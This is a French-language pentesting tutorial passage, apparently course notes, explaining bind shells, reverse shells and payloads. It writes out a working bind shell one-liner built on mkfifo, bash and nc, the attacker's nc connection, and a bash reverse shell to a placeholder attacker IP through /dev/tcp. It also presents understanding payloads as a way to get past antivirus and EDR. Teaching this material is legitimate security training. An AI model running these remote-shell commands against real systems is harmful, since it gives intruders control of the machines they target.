Obtenir ce type de shell présente de nombreux défis, il faut arriver à ce qu'il y ait un écouteur démarré sur la cible. Il faut que les règles du par-feu acceptent les connexions entrantes ce qui n'est jamais le cas quasiment. (Tant par-feu réseau que OS). Pour les bindshell ncat est l'outil parfait, fonctionnant sur TCP, UDP et les sockets Unix, compatible avec IPv4 et IPv6 il est capable d'ouvrir des connexions et d'écouter. (Rappelons encore qu'il est nécessaire d'être sur le même réseau que la cible)

• Lions un shell bash à une session TCP nc pour pouvoir avoir un BindShell interactif!!!

cat /tmp/f écoute + MSG envoyer à pipe

Target@server ~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l attackerIP attackerPORT > /tmp/f


- On supprime un éventuel fichier f existant dans tmp on créé un pipe nommé fifo dans /tmp/f on envoi en continu ce qui arrive dedans dans /bin/bash interactif (-i) et on capture aussi les erreurs (2>&1), ces sorties du bash sont envoyées à netcat qui les transmet à l'attaquant connecté inversement tout ce qui vient de l'attaquant est reinjecté dans le pipe (| > /tmp/f).

- On se connecte depuis notre machine d'attaque.

Agentpathogene@parrot ~$ nc -nv targetIP targetPORT
no DNS + Verbose

Les Reverses Shells :

Avec un shell inversé, la machine attaque exécute un écouteur et la cible doit initier une connexion



- Nous utilisrant souvent ce types de shell en présence de systems vulnérables car il est probable qu'un administrateur néglige les connexions sortantes ce qui nous donne une chance de ne pas être détecté. Un tel shell s'obtient par command injection, unrestricted file upload, et bien d'autres vulnérabilités. Nous n'avons pas à reinventer la roue en ce qui concerne les payloads de reverseshells, nous en trouverons en quasi tout les languages sur Revshell generator ou encore sur le repos de payload All The Things = ReverseShell Cheat Sheet. attention ce genre de payloads sont souvent scrutés par les AV et EDR.

Example revshell basique en bash : bash -i >& /dev/tcp/attackerIP/port 0>&1
Rediriger entrée vers sortie

Introduction aux Payloads (Charges Utiles):

Lorsque nous lirons une charge utile tout comme n'importe quel autre programme nous donnons à l'ordinateur cible des instructions sur ce qu'il doit faire. Les termes code malveillant (malwares) englobent le processus et le rende plus mystérieux qu'il ne l'est. Chaque fois que nous travaillons avec des charges utiles nous devrons (si nous le faisons pas nous même) explorer le code et comprendre exactement ce qu'il fait. Comprendre ce que font et comment le font les charges utiles permet de comprendre pourquoi les Antivirus (AV) bloquent notre exécution et nous donne une idée de ce que nous devrions avoir à modifier dans notre code pour contourner ces restrictions. Notons que de nos jours l'amélioration des AV et EDR avec la protection par le Cloud et l'intégration de l'IA forçant ainsi une haut spécialisation en Maldev pour contourner les AV et EDR modernes, des solutions bas de gamme comme metasploit-framework ne sont plus d'actualités pour des machines modernes